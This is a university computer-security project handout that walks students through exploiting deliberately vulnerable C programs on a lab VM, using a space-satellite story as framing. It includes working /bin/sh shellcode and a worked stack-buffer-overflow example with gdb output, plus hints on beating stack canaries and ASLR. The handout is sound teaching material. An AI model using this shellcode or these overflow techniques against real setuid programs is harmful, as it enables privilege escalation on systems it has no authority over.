Weaver
Spring 2021

CS 161
Computer Security

Project 1


Due: Friday, February 19, 2020, 11:59pm PT

Most recent update: Monday, February 1, 2021

In this project, you will be exploiting a series of vulnerable programs on a virtual machine. You may work in teams of 1 or 2 students.

This project has a `story component`. Reading it is not necessary for project completion.

> The world dreams once again. The buildup of propulsion, material and computing technology reaches a critical point and rekindles the fervor of space exploration! The world looks up to the sky and dares to explore the unknown, extend our reaches and expand our understanding.
>
> You are part of the ambitious Jupiter exploration program at the Caltopia Space Agency. However, the project is plagued with problems before it even begins. The reckless orbital launches by various space programs over decades has filled lower earth orbit with space debris, preventing the massive Jupiter-bound ships from passing through. CSA must first pave the way to space by deorbiting old unused satellites.
>
> The CSA can easily deorbit their own old satellites, but the same cannot be said for satellites launched by the former Gobian Union. The CSA does not have the credentials to assume control, and the agency responsible for these satellites no longer exists. Luckily for you, these old satellites employ the old, insecure technology of a bygone era. Your job is to hack into the decommissioned satellites and remove them from orbit.
>
> The agency has faith that you can help forge a new path to Jupiter and beyond.



Getting Started

There are two options to set up a virtual machine for the project. There is no difference which option you choose. Option 2 is easier to set up, but requires a stable Internet connection. If you run into any issues with either option, please check the FAQ on Piazza first.

Option 1: Local Setup (VirtualBox)

This option is recommended if you do not have a stable Internet connection.

To work with this option, you will need to install VirtualBox and an SSH client (on Windows, use Putty or Git Bash). On Linux and Mac, you can install these programs from your package manager (e.g., `apt` or `brew`).

Open VirtualBox, and download and import the VM image (pwnable-sp21.ova) via `File -> Import Applicance`.

You can now start the VM, in which you will run the vulnerable programs and their exploits. You can SSH into the VM by running `ssh -p 16121 USERNAME@127.0.0.1` on your local machine, replacing `USERNAME` depending on the question.

To make sure the VM works, run `ssh -p 16121 customizer@127.0.0.1`. If you see a prompt for `customizer@127.0.0.1's password:`, you are ready to start the project.

Option 2: Online Setup (the Hive)

To work with this option, you will need an EECS instructional account (you should have set one up in HW1, Q2.2).

To start the VM, execute the following command in your terminal:

```
$ ssh -t cs161-XXX@hiveYY.cs.berkeley.edu \~cs161/proj1/start
```

Replace `XXX` with the last three letters of your instructional account, and `YY` with the number of a hive machine (1-20). For best experience, use Hivemind to select a hive machine with low load. (Machines 21-30 are reserved for CS61C, so please only use machines 1-20.)

If everything works successfully, a lot of output will scroll by (from the virtual machine booting up). If you see a `pwnable login:` prompt, you are ready to start the project.

Note: Normally when you are done with the VM, you can simply close the terminal window. Some events might cause the VM to become inaccessible. In this case you can force close the VM by running the following command on your local computer:

```
$ ssh cs161-XXX@hiveYY.cs.berkeley.edu \~cs161/proj1/stop
```

Customizing

> Caltopian intelligence secured a copy of Gobian Union's Satellite Provisioning And Control Environment [SPACE] during the disarray following their fall. First, register your account with SPACE so you can log into satellites from the comfort of your home planet.

Regardless of which setup you have used, you will now need to *customize* the virtual machine. Log in to the virtual machine as the user `customizer` with the password `customizer` (same username and password), and follow the subsequent prompts.

Note that customization **requires your partner's Cal ID**. Both you and your partner should customize your VM using the same IDs (the order of the IDs does not matter).

If you want to do some initial exploration by yourself before you've finalized your team, you can start off using just your ID for this customization step. Once you have your team in place, you'll need to start again with a clean VM image customized as mentioned here. Any exploits you've developed for your private VM image will require porting (re-determination of the addresses to use in them). This should go quickly once you understand the exploit.

If the IDs used by the VM are incorrect, you and your partner may fail the autograder tests. Make sure that you include your EXACT ID number.

Once you have finished customizing your virtual machine, you will receive the username and password for the first question.

Question 1 *Remus (Launched 1975)* *(Password: ilearned)* **(10 points)**

> Orion class satellites were some of the first to be launched into orbit. Once Gobian Union's proudest achievement, these satellites are now disused and ready to be deorbited. CSA engineers recently deorbited the Orion-class satellite Romulus and prepared a manual with instructions for hacking into the satellite.
>
> Your job is to deorbit its sister satellite, Remus, using the provided manual. Old satellites often have messages from the past in their README, so once you hack into Remus, why not check out what the cosmonauts of the past had to say?

To familiarize you with the workflow of this project, we will walk you through the exploit for the first question. This part has a lot of reading, but please read everything carefully to minimize silly mistakes in later questions!

Log into the `remus` account on the VM using the password you obtained in the customization step above.

Starter files

`ls` to see the provided files. Each user (one per question) will have the following files:

- A vulnerable C program. In this question it is `orbit.c`.
- An executable binary of the C program. In this question it is `orbit`.
- `exploit`: A scaffolding script that takes your malicious input and feeds it to the vulnerable program.
- `debug-exploit`: A debugging version of the scaffolding script that takes your malicious input and starts GDB.
- `README`: The file you want to read.
- `egg`: Your malicious input to the program. You will need to create this file yourself.

Your task

Try reading the contents of the `README` by using the `cat` command, which prints out the contents of a file: `cat README`. Notice that you do not have permission to read the file.

The file permissions make each `README` accessible only to the next user. Luckily, each user has a compiled executable of the vulnerable C code that is owned by the next user. In other words, the vulnerable program will run with the next user's effective privileges. Therefore, exploiting the C program will allow you to assume the next user's permissions and see the contents of `README`.

Your goal for each question is to provide a malicious input to the vulnerable C program in order to access the restricted `README` file, where you will find the username and password for the next question.

Writing the Exploit

First, take a look at `orbit.c` and notice that it takes in user input. The scaffolding is designed so that whatever the `egg` script prints will be used as input to `orbit`.

Your goal is to create an input that injects the following *shellcode*[1]:

```
shellcode = \
  "\x6a\x32\x58\xcd\x80\x89\xc3\x89\xc1\x6a" + \
  "\x47\x58\xcd\x80\x31\xc0\x50\x68\x2f\x2f" + \
  "\x73\x68\x68\x2f\x62\x69\x6e\x54\x5b\x50" + \
  "\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80"
```

Note: You will use this same shellcode for Questions 1, 2, 4, and 6.

A correct exploit will launch a new shell waiting for input - you can verify that your exploit works by checking that `cat README` displays the next password.

To help you out, we have provided an example write-up on the next two pages. You will need to submit your own write-ups for the rest of the questions. Each question's writeup should contain:

- A description of the vulnerability and the exploit
- How any relevant "magic numbers" were determined
- gdb output demonstrating the before/after of the exploit working

With the help of the example write-up, write out the input that will cause `orbit` to spawn a shell. A video demo is also available at this link.

Note: the example will have been customized differently, so you will need to follow the steps to find the correct addresses for your customized VM.

[1] Shellcode is x86 machine code which performs some action–typically spawning a shell for further attacker interaction.

Example Write-Up

Main Idea

The code is vulnerable because `gets(buf)` does not check the length of the input from the user, which lets an attacker write past the end of the buffer. We insert shellcode above the saved return address on the stack (rip) and overwrite the rip with the address of shellcode.

Magic Numbers

We first determined the address of the `buf` buffer (`0xbffffc18`) and the address of the rip of the `orbit` function (`0xbffffc2c`). This was done by invoking GDB and setting a breakpoint at line 5.

```
(gdb) x/16x buf
0xbffffc18:  0x41414141  0xb7e5f200  0xb7fed270  0x00000000
0xbffffc28:  0xbffffc18  0x0804842a  0x08048440  0x00000000
0xbffffc38:  0x00000000  0xb7e454d3  0x00000001  0xbffffcb4
0xbffffc48:  0xbffffcbc  0xb7fdc858  0x00000000  0xbffffc1c
(gdb) i f
Stack frame at 0xbffffc10:
 eip = 0x804841d in orbit (orbit.c:8); saved eip 0x804842a
 called by frame at 0xbffffc40
 source language c.
 Arglist at 0xbffffc28, args:
 Locals at 0xbffffc28, Previous frame's sp is 0xbffffc30
 Saved registers:
  ebp at 0xbffffc28, eip at 0xbffffc2c
```

By doing so, we learned that the location of the return address from this function was 20 bytes away from the start of the buffer (`0xbffffc18 - 0xbffffc2c = 20`).

Exploit Structure

Here is the stack diagram.[2]

rip	(`0xbffffc2c`)
sfp	
compiler padding	
buf	(`0xbffffc18`)

The exploit has three parts:

1. Write 20 dummy characters to overwrite `buf`, the compiler padding, and the sfp.
2. Overwrite the rip with the address of shellcode. Since we are putting shellcode directly after the rip, we overwrite the rip with `0xbffffc30` (`0xbffffc2c + 4`).
3. Finally, insert the shellcode directly after the rip.

This causes the `orbit` function to start executing the shellcode at address `0xbffffc30` when it returns.

Exploit GDB Output

When we ran GDB after inputting the malicious exploit string, we got the following output:

```
(gdb) x/16x buf
0xbffffc18:  0x61616161  0x61616161  0x61616161  0x61616161
0xbffffc28:  0x61616161  0xbffffc30  0xcd58326a  0x89c38980
0xbffffc38:  0x58476ac1  0xc03180cd  0x2f2f6850  0x2f686873
0xbffffc48:  0x546e6962  0x8953505b  0xb0d231e1  0x0080cd0b
```

After 20 bytes of garbage (blue), the rip is overwritten with `0xbffffc30` (red), which points to the shellcode directly after the rip (green).[3]

[2] You don't need a stack diagram in your writeup.
[3] You don't need to color-code your gdb output in your writeup.

Writing the `egg` Script

To integrate your solution with the `exploit` scaffold, we want the `egg` script to output your malicious input to the C program. This can be done in any scripting language you want, but we recommend Python 2 (not 3, because of the distinction between unicode bytes and strings).

First, create a blank `egg` file. (`touch egg` will do the job.) Give the file permission to be run as an executable script by running `chmod +x egg`.

In this project, you will need to `chmod` any new scripts you create.

Since the `egg` executable doesn't have a file extension, the shell won't know what type of code it contains. To indicate that this is a Python file, we will include a shebang line at the top of the `egg` file:

```
#!/usr/bin/env python2
```

In this project, you will need to add shebangs to any script you create.

The rest of the script should print your malicious input to stdout, so that `exploit` can feed it to `orbit`. A simple `print` statement does the job in Python.

Debugging

If your exploit doesn't work, you can use gdb to debug it. To do this, we will need to use the IO operators (`<` and `>`) to redirect input and output.

Recall that `<` is used for *input* redirection, and uses the righthand-side as the lefthand-side's input. `>` is used for *output* redirection, and sends the lefthand-side's output to the righthand-side.

First, we will run `egg` and save its output into a file `foo.txt`:

```
$ ./egg > foo.txt
```

Then, we will open the debugger with `./debug-exploit`. After you're finished running `layout split` and setting breakpoints, run the following command in gdb to start the program:

```
(gdb) r < foo.txt
```

From here, you can use gdb as you normally would, and any calls for input will read from the `foo.txt` file you created.

Note: Recall that x86 is little-endian so the first four bytes of the shellcode will appear as `0xcd58326a` in the debugger. To write `0x12345678` to memory, use `\x78\x56\x34\x12`.

Deliverables. A script `egg`. No writeup required for this question only.

We recommend you test each of your scripts against the autograder (see the submission instructions) in order to debug potential issues before the project deadline.

Question 2 *Spica (Launched 1977)* *(Password: alanguage)* (20 points)

> The logs inside the Remus satellite contain a cryptic reference to a highly intelligent bot. Of course, you had heard of the urban legend of EvanBot, the top-secret genius AI that single-handedly developed Caltopian space travel technology, but the message in Remus suggests that it may be more than a legend.
>
> You decide to investigate further and follow the hint to Spica. Spica is an old Gobian Union geolocation satellite with a utility for viewing telemetry log files. Exploit this utility and hack into Spica to see what secrets it holds about the mysterious EvanBot.

Starter files

Log into the `spica` account on the VM using the password you learned in the previous question. `ls` to see the starter files.

`telemetry` is the vulnerable C program in this question. It takes a file and prints out its contents, but it expects the file to be specially formatted: the first byte of the file specifies its length, followed by the actual file.

The starter files contain a small helper script `generate-file-contents`. This script takes arbitrary input and outputs the first 127 bytes in the format that `telemetry` expects:

```
# Example invocation:
$ ./generate-file-contents < calibration.txt
```

This helper script always generates safe files to be used with the `telemetry` program, but nothing prevents you from instead feeding `telemetry` an arbitrary file of your choice.

Your task

`exploit` takes the output of your `egg` script, saves it in a file, and then uses that file as input to `telemetry`. In other words, when `telemetry` calls `fread`, it reads from the output of your `egg` script.

Debugging

No input and output redirection needed for this question. `debug-exploit` automatically feeds the output of your `egg` script into the C program. You can start running the program in gdb with just `run` or `r`.

Deliverables. A script `egg` and a writeup. Make sure the script works by running `./exploit` and checking that you are able to run `cat README` and see the next password.

Question 3 ***Polaris (Launched 1998)*** ***(Password: tolearn)*** **(20 points)**

> The Spica logs seem to be definitive proof of EvanBot's existence, but without further clues, you seem to have hit a dead end. Luckily, some time later, CSA assigns you to deorbit Polaris, a former Gobian spy satellite.
>
> As the space race became more competitive, newer Gobian Union satellites like Polaris introduced stack canaries to protect top-secret information from enemy spies. Although stack canaries were considered state-of-the-art defense at the time, we now know that they can be defeated.
>
> Hack into Polaris to see what intelligence it contains, and don't forget to deorbit it afterwards.

For this question, stack canaries are enabled. The stack canary in this question is 4 random bytes (no null byte) that change each time you run the program. We recommend trying Q1 on HW2 before attempting this question.

Starter files

The vulnerable `dehexify` program takes an input and converts it so that its hexadecimal escapes are decoded into the corresponding ASCII characters. Any non-hexadecimal escapes are outputted as-is. For example:

```
$ ./dehexify
\x41\x42   # outputs AB
XYZ        # outputs XYZ
# Control-D ends input
```

Note that we are not inputting the byte `\x41` here. Instead, we are inputting a literal backslash and the literal characters `x`, `4`, and `1`.

Also note that you can decode multiple inputs within a single execution of a program.

Your task

Your exploit for this question will go in an `interact` script instead of a `egg` script. To get started, copy over the starter code and make it writable by running:

```
cp interact.scaffold interact
chmod +w interact
```

The `exploit` script simply runs your `interact` script three times in a row (since your solution might have a small chance of failure.)

The interact API

The `interact` script lets you send multiple inputs and read multiple outputs from a program. In particular, you have access to the following variables and functions:

1. `SHELLCODE`: This variable contains the shellcode that you should execute. Rather than opening a shell, it prints the `README` file, which contains the password. Note that this is different from the shellcode in the previous two questions.
2. `p.send(s)`: This function sends a string `s` to the C program. You must include a newline `\n` at the end your input string `s` (this is like pushing "Enter" when manually typing input). The newline is not sent to the C program.
3. `p.recv(n)`: This function reads `n` bytes from the C program's output.

As an example, we can write the session from before using this API.

```
p.send('\\x41\\x42' + '\n')  # newline not sent to C program
assert p.recv(3) == 'BC\n'   # newline printed by C program
p.send('XYZ' + '\n')
foo = p.recv(4)              # save C program output in a variable
assert foo == 'XYZ\n'
```

Note that in Python, to send a literal backslash character, you must escape it as `\\`.

Debugging

Input and output redirection does not work in this question, because it involves multiple inputs and outputs. Instead, you will need to type your desired input into gdb directly:

1. Run `./debug-exploit` to start gdb.
2. Set appropriate breakpoints and `layout split` if desired.
3. Start the program without any arguments (`run` or `r`).
4. When you step over the call to `gets`, gdb will wait for your input. Type in your input and hit enter.

Note that you cannot type special byte characters directly into gdb. For example, if you type `\x12`, gdb will input a literal backslash and the literal characters `x`, `1`, and `2`.

Additionally, you can use print statements in your `interact` script for debugging. These will be directly printed to the terminal (and not sent to the program). For example, the following line prints out the Python variable `foo` as hex characters:

```
print(" ".join("{:02x}".format(ord(c)) for c in foo))
```

Tips

- **Important**: In this question, `gets` appends *two* null bytes after your input, not one. This will affect your exploit slightly.
- You might want to save some C program output and input part of it back into the C program. No hex decoding or little-endian reversing is necessary to do this. For example:

```
foo = p.recv(12)  # receive 12 bytes of output
bar = foo[4:8]    # slice the second word of the output
p.send(bar)       # send the second word back to the C program
```

- In the second p.send, `m` $\neq$ `16`. If you have `m = 16`, notice that the function doesn't immediately return after the gets call. Make sure to account for the extra logic so that the stack is set up correctly when the function returns.

Deliverables. A script `interact` and a writeup. Make sure the script works by running `./exploit`.

It may be difficult to show GDB output for this question. For this question only, it's sufficient to show the GDB output after your first input to the program, along with a stack diagram showing how any future inputs would conceptually change the stack.

Question 4 *Vega (Launched 1999)* *(Password: whyishould)* (20 points)

> Vega was a spacecraft developed in a joint mission between Caltopia and the Gobian Union. However, since Caltopia used all uppercase in its software, and the Gobian Union used all lowercase, a utility was needed to convert between uppercase and lowercase. Hack into Vega to learn the truth about EvanBot.

Starter files

The `exploit` script in this question is slightly different. The output of `egg` is used as an *environment variable*, which means its value is placed at the top of the stack. The output of `arg` is used as the input to the program.

Debugging

`debug-exploit` will automatically set up the environment variable and feed the output of your `arg` script into the C program.

Tips

- It might help to read Section 10 of "ASLR Smack & Laugh Reference" by Tilo Müller. (ASLR is disabled for this question, but the idea of the exploit is similar.)
- It might also help to read Section 2.5 (off-by-one vulnerabilities) of the memory safety notes.
- Environment variables are stored at the special pointer variable `*((char **)environ)`. To see the address of environment variables in gdb, you can run

```
(gdb) x/2wx *((char **)environ)
(gdb) x/2wx *((char **)environ+1)
(gdb) x/2wx *((char **)environ+2)
```

- It may take some trial-and-error to find the output of `egg` among the environment variables. One way to confirm you have the right address is to run `x/2wx [your address]` and check that gdb displays what you put in `egg`.
- There is a slight chance (1 in 256) that your VM customization causes the value of the sfp to end in `\x00`, which makes this question much harder to solve. You can resolve this by printing out extra garbage bytes in your `egg` script (after whatever you were printing before), which pushes the rest of the stack to different addresses.

Deliverables. Two scripts (`egg` and `arg`) and a writeup. Make sure the scripts work by running `./exploit`.

Question 5 *Deneb (Launched 2000)* *(Password: neveruseit)* (20 points)

> EvanBot's message is alarming. Could the Caltopian Jupiter exploration project have some secondary evil purpose? Following Bot's advice, you decide to hack into the Deneb satellite to investigate further.
>
> The fear of the Y2K bug at the turn of the century drove Gobian engineers to conduct a sweeping evaluation of its systems and correct any deficiencies. Deneb, the first Gobian satellite launched in the 21st century, features a more secure version of the original Spica file viewing utility.

Consider what security vulnerabilities occur during error checking. Which security principles are involved in correctly implementing error checking?

Your task

Like Question 3, this question uses an `interact` script instead of an `egg` script. As before, you have access to a `SHELLCODE` variable and the `p.send(s)` and `p.recv(n)` functions. Refer to the interact API section of Question 3 for more information.

To get started, copy over the starter code and make it writable by running:

```
cp interact.scaffold interact
chmod +w interact
```

Debugging

You might find it helpful to use two terminals to debug this question. We suggest looking into `tmux`. Alternatively, on the local (VirtualBox) setup, you can simply open two terminals on your local computer and SSH into the VM on both terminals.

To start a debugging session:

- In terminal 1: Start gdb (`./debug-exploit`)
- In terminal 2: Start an interactive Python shell (`python`)
- In terminal 2: `>>> from scaffold import *`

To run any `p.send` and `p.recv` calls in your `interact` script, use terminal 1 to type input or read output from gdb. For any other Python function calls in your `interact` script, type the lines of Python code into terminal 2 to execute them.

Deliverables. A script `interact` and a writeup. Make sure the script works by running `./exploit`.

Question 6 *Rigel (Launched 2003)* *(Password: 58623)* (20 points)

> After reading the shocking revelations from Deneb, you realize that the Jupiter mission is not what you thought it was. It must be aborted at all costs.
>
> Rigel was one of the last satellites launched by the Gobian Union before its fall. It uses ASLR, which at the time was the latest and most powerful defense against memory exploits. Your final job is to hack into Rigel and get the blueprints to fully understand Caltopia's true intentions.

This part of the project enables ASLR.

Once you have logged into the `rigel` account, ASLR will stay enabled on your VM. You'll need to restart your VM if you'd like to go back to the previous parts.

Note that even though ASLR is enabled, position-independent executables are **not** enabled. Therefore, the code section of memory is always at the same spot.

Tips

- It might help to read Section 8 of "ASLR Smack & Laugh Reference" by Tilo Müller.

Deliverables. A script `egg` and a writeup. Make sure the script works by running `./exploit`.

Submission Summary

Submit your team's writeup to the assignment "Project 1 Writeup".

If you wish, you may submit feedback at the end of your writeup, with any feedback you may have about this project. What was the hardest part of this project in terms of understanding? In terms of effort? (We also, as always, welcome feedback about other aspects of the class). Your comments will not in any way affect your grade.

You will need to move your team's files off the VM and submit them to the "Project 1 Autograder" assignment on Gradescope.

Submitting from Option 1: Local Setup

We have provided a Python script that will fetch your solutions from your VM and zip them into the directory structure required by Gradescope. To avoid conflicts with existing files, we recommend running the script in an empty directory.

You will need to type in the password for `customizer`, as well as for each question you want to submit a solution for. If you want to submit partially, simply ignore the password prompt for any users you want to skip with ctrl+C.

Submitting from Option 2: Online Setup

If you used the online setup to work on this project, run the following command to submit:

```
$ ssh cs161-XXX@hiveYY.cs.berkeley.edu
  \~cs161/proj1/make-submission > proj1-subm.zip
```

As usual, replace `XXX` with your instructional account login and `YY` with a hive machine number (preferably with low load, remember to check Hivemind).

Note that the submission command does not have a `-t` flag, unlike the start and stop commands.

This will create a `proj1-subm.zip` file that you will be able to submit to the autograder.